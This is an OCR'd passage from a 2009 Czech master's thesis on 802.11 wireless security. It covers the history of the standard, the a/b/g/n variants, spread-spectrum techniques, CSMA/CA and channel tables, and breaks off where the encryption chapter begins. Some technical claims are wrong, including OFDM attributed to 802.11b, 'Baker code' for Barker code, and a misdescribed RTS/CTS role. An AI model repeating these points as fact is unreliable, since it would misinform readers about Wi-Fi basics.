



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKACNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

ZABEZPEČENÍ STANDARDU 802.11 A JEHO MOŽNOSTI

802.11 STANDARD SECURITY TECHNIQUES AND THEIR FEATURES

DIPLOMOVÁ PRÁCE
MASTER´S THESIS

AUTOR PRÁCE — Bc. PAVEL ENDRLE
AUTHOR

VEDOUCÍ PRÁCE — Ing. VÁCLAV PFEIFER
SUPERVISOR

BRNO 2009

>> Vložit zadání práce <<

ANOTACE

Tato diplomová práce pojednává o zabezpečení standardu 802.11 a jeho možnostech. V úvodní části jsou popsány jednotlivé varianty tohoto standardu a jejich vlastnosti. V dalších několika kapitolách jsou podrobně popsány druhy šifrovacích algoritmů pro zabezpečení bezdrátových sítí, jejich vlastnosti, slabiny a principy funkcí.

V praktické části práce jsou popsány provedené útoky na tyto algoritmy a vysvětleny jejich principy. Jedna kapitola je věnována také zhodnocení těchto útoků z hlediska efektivity, dostupnosti a použitelnosti v praxi.

Klíčová slova:

IEEE 802.11, Bezdrátové sítě, Zabezpečení, Wi-Fi, Útoky, WEP, WPA, WPA2

ABSTRACT

This master´s thesis is about 802.11 standard security techniques and their features. Particular types of this standard and its features are shown in the introduction. Wireless network security cypher alghoritm types, their features, weaknesses and principles of functions are closely described in next few chapters.

Realized attacks on these security alghoritms with their principles are described and shown in the practical part of thesis. One chapter is about effectivity, accessibility and practicability valorization of these attacks in practice.

Keywords:

IEEE 802.11, Wireless networks, Security, Wi-Fi, Attacks, WEP, WPA, WPA2

ENDRLE, P. *Zabezpečení standardu 802.11 a jeho možnosti.* Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2009. 90s. Vedoucí diplomové práce Ing. Václav Pfeifer.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma **"Zabezpečení standardu 802.11 a jeho možnosti"** jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce. Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.“

V Brně dne 15.5.2009 ……..

(podpis autora)

PODĚKOVÁNÍ

Chtěl bych tímto poděkovat vedoucímu mé diplomové práce Ing. Václavu Pfeiferovi za velmi užitečnou pomoc při jejím zpracování a doc. Ing. Karolu Molnárovi, Ph.D. za pomoc při zpracování práce, velmi cenné rady a za zapůjčení testovaného hardwaru.

V Brně dne 15.5.2009 ……..

(podpis autora)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

1 ÚVOD

V dnešní době jsou bezdrátové sítě jednou z nejrychleji se rozvíjejících oblastí síťových technologií. Bezdrátové sítě se staly populární díky své relativně snadné instalaci, správě a do jisté míry i jednoduchosti. Tyto sítě se začaly uplatňovat i z důvodu jejich flexibility – tam, kde není možné umístit klasickou drátovou síť či by to bylo nákladnější, tvoří ta bezdrátová velice efektivní alternativu.

Vlastním cílem této diplomové práce bylo seznámení se s bezdrátovými sítěmi, založenými na standardu 802.11, popis jednotlivých variant těchto sítí (802.11a, b, g, n) včetně problematiky jejich zabezpečení a realizování útoků na zabezpečovací algoritmy těchto sítí včetně zevrubného popsání vlastností těchto útoků. Dalším cílem práce bylo seznámení se se síťovým simulátorem NS2 a vytvoření jednoduchého skriptu, který by demonstroval provoz v bezdrátové síti.

Zabezpečení bezdrátových sítí se v poslední době stává velmi skloňovaným tématem. Není totiž nutné, jako v případě sítí drátových, fyzický přístup útočníka do sítě, a tak by mělo být zabezpečení těchto sítí jednou z hlavních priorit při jejich vytváření.

2 HISTORIE

Počátky bezdrátových sítí sahají do roku 1997 a jsou spojeny s institutem jménem IEEE. IEEE, plným názvem Institute of Electrical and Electronics Engineers, je mezinárodní nezisková organizace usilující o vzestup technologie související s elektrotechnikou. Byla vytvořena roku 1963 sloučením Institute of Radio Engineers a American Institute of Electrical Engineers [1] .

Vznikl tedy standard s označením IEEE 802.11, který obsahoval základní schéma bezdrátové komunikace, včetně definování 1. a 2. vrstvy v ISO modelu. Disponoval přenosovou rychlostí 1 nebo 2 Mbit/s ve frekvenčním pásmu 2,4 GHz. V této době pracoval konkurenční „drátový“ Ethernet s rychlostmi okolo 10 Mbit/s a tak mu bezdrátové řešení nebylo schopno konkurovat. Postupem času se ale tento standard zdokonaloval jak z hlediska větších přenosových rychlostí, tak i snižující se ceny koncových zařízení, což nakonec vedlo k masovému rozšíření technologie Wi-Fi.

3 STANDARDY

3.1. IEEE 802.11

Původní standard IEEE 802.11, vydaný v roce 1997, definuje fyzické vrstvě ISO modelu následující přenosové techniky:

- DSSS rádiový přenos
- FHSS rádiový přenos
- IrDA přenos

Rychlost této varianty byla stanovena na 1 nebo 2 MBit/s, přičemž standard byl navržen pro práci v mikrovlnném pásmu 2,4 GHz. Toto pásmo bylo dále ještě zpřesněno dle kontinentů následujícím způsobem:

Tab. 3.1: Frekvenční rozsahy jednotlivých oblastí


Region	Frekvenční rozsah
Francie	2,4465 GHz až 2,4835 GHz
Španělsko	2,4450 GHz až 2,4750 GHz
Evropa	2,4000 GHz až 2,4835 GHz
Japonsko	2,4710 GHz až 2,4970 GHz
Sev. USA	2,4000 GHz až 2,4835 GHz

V dnešní době se již tento standard nevyužívá, neboť byl nahrazen novějšími variantami. Použití přenosového pásma 2,4 GHz znamená výskyt hned několika nevýhod - překryv kanálů, rušení od jiných zařízení (např. mikrovlnné trouby), atd. Naopak přenos po IrDA standardu 802.11 nebyl nikdy prakticky využit, nicméně v poslední době se, právě díky zarušení stávajících komunikačních pásem, o této možnosti uvažuje. IrDA totiž pracuje s kmitočty v řádech THz a je tedy jen otázkou času, kdy se tato technika začne používat.

4 STRUKTURY BEZDRÁTOVÝCH SÍTÍ

4.1. Ad – hoc


Jedná se o takovou strukturu bezdrátové sítě, ve které klienti komunikují mezi sebou navzájem bez využití AP. Principielně se vychází z použití imaginárního AP, které vytváří první z připojených klientů. Veškerou komunikaci poté tento klient řídí a v případě že mu z jakéhokoliv důvodu vypadne spojení, tak se této řídící role ujímá další, náhodně zvolený, klient.



Obr. 4.1: Ad–hoc struktura bezdrátové sítě

4.2. Infrastrukturní režim

Na rozdíl od Ad-hod struktury je v tomto typu sítí obsaženo jedno nebo více AP. K tomu mohou být klienti připojeni drátově i bezdrátově, přičemž AP vlastně působí jako přechodový a řídící člen mezi těmito dvěma druhy sítí.



Obr. 4.2: Infrastrukturní režim bezdrátové sítě

5 FHSS, DSSS A OFDM

V bezdrátových sítích se k přenosu veškerých dat používají technologie s tzv. rozprostřeným spektrem. Tyto technologie využívají nižšího přenosového výkonu a větší šířky pásma k dosažení odolnosti vůči rušení. Technologie pracují na fyzické vrstvě ISO modelu.

Rozlišujeme dvě technologie přenosu s rozprostřeným spektrem:


- FHSS (Frequency Hopping Spread Spectrum)
- DSSS (Direct Sequence Spread Spectrum)

5.1. FHSS

Jedná se o první známou techniku rozprostření spektra. Původně vyvinuta pro vojenské a zpravodajské účely na počátku druhé světové války.

Ve svém principu se jedná o velice jednoduchou techniku - nosný signál, na který jsou namodulována data, je vysílán na určité frekvenci v bloku o šířce 1 MHz po určitou, velmi krátkou, dobu. Řádově se jedná o dobu o maximální délce 400 ms. Ve standardu 802.11 je tato doba dokonce pouze 20 ms a navíc je limitován používaný počet kanálů pro každou oblast (zemi). Poté vysílač přeskočí a v přenosu pokračuje na jiné frekvenci (s dostatečným odstupem). Tento stav se periodicky opakuje, přičemž nutností je, aby obě komunikující strany (přijímací i vysílací) znaly přesnou sekvenci přeskoků. [2]

Z toho také systém vychází – možný útočník na bezdrátovou síť totiž není schopen vysledovat jednotlivé přeskoky a odhalit tak komunikaci. To byl původní záměr, když byla tato technika vyvinuta pro vojenské účely. V civilní sféře jde spíše o to, aby přenášený signál působil co nejméně rušení.




Obr. 5.1: Princip techniky FHSS

Technika FHSS se v dnešních bezdrátových systémech již prakticky nevyužívá.

5.2. DSSS

Technika DSSS (přímo rozprostřené spektrum) je v současnosti asi nejpoužívanější technikou v bezdrátových sítích. Vychází z principu nahrazení každého jednotlivého bitu určitou bitovou sekvencí, kterou následně přenášíme komunikačním kanálem. Jedná se tedy vlastně o zavádění jakési nadbytečnosti (redundance) do komunikačního kanálu z důvodu zvětšení odolnosti vůči rušení. Navíc je zde i bezpečnostní hledisko – možnému útočníkovi se takto redundantní přenášená data mohou jevit jako náhodný šum. [2]

U původního standardu 802.11 je k nahrazení bitu použita 11bitová sekvence známá pod názvem „Bakerův kód“. Ve standardu 802.11 používá DSSS celkem 14 kanálů o šířce 22 MHz, při rozdílu 5 MHz mezi jednotlivými kmitočty. To má za následek, že vedlejší kanály, vyjma třech (1.,6. a 11. kanálu), se překrývají. Komunikace probíhá vždy pouze na jednom kanále, který si jednotlivé zařízení zvolí.




Obr. 5.2: Princip techniky DSSS

5.3. OFDM

Technologie ortogonálního frekvenčního multiplexu, vyznačující se vysokou přenosovou rychlostí (až 54 Mbit/s) a vysokou propustností, je použita u standardů 802.11b a 802.11g. Princip techniky, jak už název napovídá, spočívá ve vysílání bitů několika subkanály, které pracují paralelně na několika frekvencích, namísto vytváření jednoho velkého datového kanálu jako u DSSS. Celková rychlost je tedy dána součtem rychlostí ve všech paralelních subkanálech.

Tab. 5.1: Přenosové rychlosti a použité modulace OFDM

Přenosová rychlost [Mbit/s]	Použitá modulace
6	DBPSK
9	
12	DQPSK
18	
24	DBPSK & QAM
36	
48	DQPSK & QAM
54	




Obr. 5.3: Princip OFDM

5.4. Metoda CSMA/CA

Metoda CSMA/CA u bezdrátových sítí, je metoda pro přístup k přenosovému médiu. Na rozdíl od metalického Ethernetu, který využívá CSMA/CD (mnohonásobný přístup s naslouchánim nosné a s detekcí kolizí), se zavádí pro bezdrátové sítě metoda předcházení kolizím. Je to dáno poloduplexním charakterem přenosu na rozdíl od plně duplexního u sítí metalických.

Princip metody není nikterak složitý – stanice, která chce vysílat data nejprve čeká po určitou pevně danou dobu a naslouchá, po tzv. DIFS (Distributed Inter Frame Space). Když se jí médium jeví jako neobsazené, tak vyšle speciální paket s žádostí o vysílání – tzv. „RTS paket“. Následně, pokud je paket příjemcem zaregistrován a médium je volné, vysílá příjemce tzv. „CTS paket“ a zdroj může vysílat. V době, kdy si zdroj a cíl vyměňují RTS a CTS paket, toto ostatní stanice zaregistrují a nastaví se do módu, kdy čekají určitou dobu na svoje vysílání. Tímto je snížena možnost vzniku kolize.

Na konci komunikace ještě zdroj, v případě bezchybné komunikace, obdrží tzv. „ACK paket“, jenž má za úkol předat potvrzení o příjmu dat. [12]



Obr. 5.4: Princip metody CSMA/CA

5.5. IEEE 802.11a

Jedná se o standard vydaný institutem IEEE v roce 1999, který pracuje ve frekvenčním pásmu 5 GHz. Ze zvoleného frekvenčního pásma plyne pro tento standard jednoznačná výhoda v podobě menší vytíženosti (možnost použití více kanálů bez jejich vzájemného rušení), avšak má i několik nevýhod. Zařízení pro toto pásmo byla v té době dražší než zařízení pro pásmo 2,4 GHz a navíc tyto zařízení nejsou zpětně kompatibilní. Nicméně vzájemně se samozřejmě rušit nemohou. Standard jako první využívá na fyzické vrstvě modulaci **OFDM.**

Frekvenční pásmo 5GHz je v tomto standardu rozděleno na tři subpásma, které se dále dělí na 12 kanálů o šířce 20MHz.

Tab. 5.2: Rozdělení pásma 5GHz standardu 802.11a

Číslo kanálu	Frekvence [GHz]	Vyzářený max. výkon
36	5,18	
40	5,2	
44	5,22	
48	5,24	do 40mW
52	5,26	
56	5,28	
60	5,3	
64	5,32	od 40mW do 200mW
149	5,745	
153	5,765	
157	5,785	
161	5,805	od 200mW do 800mW

Tab. 5.3: Rozdělení přenosových rychlostí standardu 802.11a

Přenosové rychlosti 802.11a	
Teoretické [Mbit/s]	Reálné [Mbit/s]
6	
9	
18	
24	
36	
48	
54	max. cca 35

Pásmo 5 GHz bylo dříve v Evropě využito, postupně však docházelo k jeho uvolňování, což vedlo právě k možnosti jeho nasazení v prostředí bezdrátových sítí. Jedná se o vhodnou alternativu k sítím v pásmu 2.4 GHz, díky výše popsanému vysokému provozu (zarušení).

5.6. IEEE 802.11b

Standard 802.11b byl vydán v roce 1999. Pracuje v pásmu 2,4 GHz, což z něj učinilo asi nejrozšířenější standard pro bezdrátové sítě na světě. Vychází z původního 802.11 a k přenosu na fyzické vrstvě využívá pouze přenosové techniky DSSS. Využívá modulace DBPSK pro rychlost 1 Mbit/s, DQPSK pro 2 Mbit/s a CCK pro 5,5 a také pro 11 Mbit/s.

Je definován pro následující rychlosti:

- 1 Mbit/s
- 2 Mbit/s
- 5,5 Mbit/s
- 11 Mbit/s

Reálně však dosahuje rychlosti max. cca 6 Mbit/s. V Evropě je rozdělen na 13 kanálů následujícím způsobem:

Tab. 5.4: Rozdělení kanálů standardu 802.11b

Frekvence [GHz]	Číslo kanálu
2,412	1
2,417	2
2,422	3
2,427	4
2,432	5
2,437	6
2,442	7
2,447	8
2,452	9
2,457	10
2,462	11
2,467	12
2,472	13

Volba přenosového pásma 2,4 GHz u tohoto standardu znamená výskyt výše zmiňovaných nevýhod (jako původní 802.11) jako překryv, rušení, atd. V České republice je limitován maximální možný vyzářený výkon ze zařízení, využívající tento standard, na hodnotu 100 mW. Všeobecně je v tomto standardu doporučováno, právě z důvodu možného rušení, používání pouze 3 nepřekrývajících se kanálů – č. 1, 6 a 11.

5.7. IEEE 802.11g

Standard 802.11g vznikl díky sílícím hlasům uživatelů, volajících po vyšších rychlostech bezdrátových sítí v pásmu 2,4 GHz (pásmo 5 GHz, které využívá 802.11a, by bylo teoreticky možné použít, avšak stále ještě platily restrikce, které to zakazovaly). A proto také v roce 2003 vznikl 802.11g.

Maximální přenosová rychlost tohoto standardu byla stanovena na teoretických 54 MBit/s (prakticky cca 30 Mbit/s), jíž bylo dosaženo použitím modulace OFDM spolu s DSSS pro zajištění kompatibility s 802.11b. Do jedné sítě se díky těmto dvěma použitým modulacím tedy mohou připojovat klienti využívající oba zmíněné standardy. Tento mechanismus se nazývá RTS/CTS.

V praxi to funguje tak, že pakliže je síť nastavena pro provoz pouze s 802.11g zařízeními, tak funguje na plný výkon a zařízení využívající 802.11b se k ní připojit nemohou. Pakliže se ale přepne do kombinovaného režimu, tak se mohou připojit zároveň zařízení obou standardů, avšak má to za následek značné zpomalení přenosů.

Standard 802.11g dovoluje použití následujících přenosových rychlostí:

Tab. 5.5: Přenosové rychlosti 802.11g a jejich modulační techniky

Přenosová rychlost [Mbit/s]	Použitá modulační technika
1	DBPSK
2	DQPSK
5,5	CCK
6	BPSK
9	
11	CCK
12	QPSK
18	
24	16-QAM
36	
48	
54	

5.8. IEEE 802.11n

Standard IEEE 802.11n se začal vyvíjet roku 2004. Jeho prvotním cílem bylo upravení linkové a fyzické vrstvy ISO modelu tak, aby byl reálně schopný komunikovat s okolím rychlostí 100 Mbit/s, tedy rychlostí tehdy obvyklých Ethernet drátových sítí.

Stavebním kamenem celého standardu 802.11n je technologie MIMO (Multiple-input, multiple-output). Tato technologie spočívá ve využití několika, tzv. chytrých, antén, jejichž prostřednictvím se přenáší odlišná data různými cestami v rámci jednoho rádiového kanálu.

Počátky MIMO sahají až do roku 1970. V roce 1984 vytvořil Jack Winters z Bellových laboratoří první poznatky, týkající se bezdrátové komunikace za použití více antén. [4]

Existují dvě specifikace technologie MIMO. První je tzv. Draft 1.0, druhá Draft 2.0. Z názvů již vyplývá, že první se zrodila specifikace Draft 1.0, nicméně zanedlouho musela být díky nedostatkům přepracována a nahrazena mnohem stabilnější verzí 2.0. Ta nabízí maximální teoretickou přenosovou rychlost až 400 Mbit/s při využití 40 MHz šířky kanálu. To je hlavní devizou standardu 802.11n. Zpětná kompatibilita s 802.11g zajišťuje, že při využití 40 MHz pásma kanálu (2 sousední kanály po 20 MHz) pro 802.11n se na obou vysílá informace o určité délce vysílání, takže stanice využívající standardů 802.11a/g se chovají podle CSMA/CA tak, že odloží své vlastní vysílání až do doby, kdy je kanál volný.

Využití více antén pro zařízení v tomto standardu znamená i nutnost přítomnosti takových antén, které byly pro provoz se zařízením navrženy. V případě použití jiné antény například s větším ziskem, atp., by toto vedlo ke značnému znehodnocení přenosových možností celého systému, neboť technologie MIMO totiž obsahuje algoritmy psané přesně pro dodaný hardware.

Obr. 5.5: TRENDnet TEW-631BRP 802.11n router


Technologie se také výrazněji zabývá snížením spotřeby energie u malých bateriově napájených zařízení na úrovni vrstvy přístupu k médiu – podpora tzv. „Power Save Multi-Poll“.

Obr. 5.6: Příklad 802.11n bezdrátové PCI karty

5.9. MIMO, MISO a SIMO

Technologie MIMO znamená velký pokrok ve světě bezdrátových sítí. Použití více antén při přenosu komunikačním kanálem, na rozdíl od jediné, znamená dle zvolené konfigurace buďto zvýšení možného dosahu, spolehlivosti, nebo obou aspektů najednou.

- MIMO - Multiple Input Multiple Output (Několikanásobný vstup / výstup)
- MISO - Multiple Input Single Output (Několikanásobný vstup / jednoduchý výstup)
- SIMO - Single Input Multiple Output (Jednoduchý výstup / několikanásobný výstup)



Obr. 5.7: Znázornění průběhů signálů při použití různých kombinací antén

- MIMO - Větší rychlost přenosu dat, větší dosah signálu.
- MISO - Stejný dosah, větší spolehlivost.
- SIMO - Větší dosah. [5]

5.10. Dodatky k 802.11

- IEEE 802.11 - Původní standard pro 1 a 2 Mbit/s rychlost s frekvencí 2.4 GHz
- IEEE 802.11a – 54 Mbit/s, 5 GHz standard (1999, produkty od 2001)
- IEEE 802.11b - Vylepšení 802.11 s podporou 5.5 a 11 Mbit/s (1999)
- IEEE 802.11c - Bezdrátové přemostění (bridge) - obsaženo v IEEE 802.1d
- IEEE 802.11d - Mezinárodní roamingový dodatek (2001)
- IEEE 802.11e - Vylepšení QoS, včetně dlouhých (burst) paketů (2005)
- IEEE 802.11F - Komunikace mezi bezdrátovými přístupovými body (2003)
- IEEE 802.11g – 54 Mbit/s, 2.4 GHz standard (zpětně kompatibilní s 802.11b)
- IEEE 802.11h - Správa spektra 802.11a (5 GHz) pro Evropu (2004)
- IEEE 802.11i - Vylepšený autentizační a šifrovací algoritmus (WPA2) (2004)
- IEEE 802.11j - Dodatek pro Japonsko, nové frekvenční pásma pro multimedia
- IEEE 802.11k - Vylepšení správy rádio zdrojů pro vysoké frekvence
- IEEE 802.11l - (rezervováno a nebude použito)
- IEEE 802.11m - Správa standardu: přenosové metody a drobné úpravy
- IEEE 802.11n - Vylepšení pro vyšší datovou propustnost
- IEEE 802.11o - (rezervováno a nebude použito)
- IEEE 802.11p - Bezdrátový přístup pro pohyblivé prostředí (auta, vlaky, sanitky)
- IEEE 802.11q - (rezervováno a nebude použito, aby se nepletlo s 802.1Q)
- IEEE 802.11r - Rychlé přesuny mezi přístupovými body (roaming)
- IEEE 802.11s - Samoorganizující se bezdrátové sítě. (ESS Mesh Networking)
- IEEE 802.11T - Předpověď bezdrátového výkonu - testovací metody
- IEEE 802.11u - Spolupráce se sítěmi mimo 802 standardy
- IEEE 802.11v - Správa bezdrátových sítí
- IEEE 802.11w - Chráněné servisní rámce
- IEEE 802.11x - (rezervováno a nebude použito)
- IEEE 802.11y - Pro běh ve frekvenčním pásmu 3650 - 3700 MHz [6]

6 ŠIFROVÁNÍ V BEZDRÁTOVÝCH SÍTÍCH

Bezdrátové sítě standardů 802.11 využívají pro připojení klienta 2 postupné kroky. První nazýváme autentizací klienta a v dalším kroku daného klienta AP asociuje. Autentizaci dále dělíme následujícím způsobem:

- Otevřený systém, dále jen OS
- Autentizace sdíleným klíčem

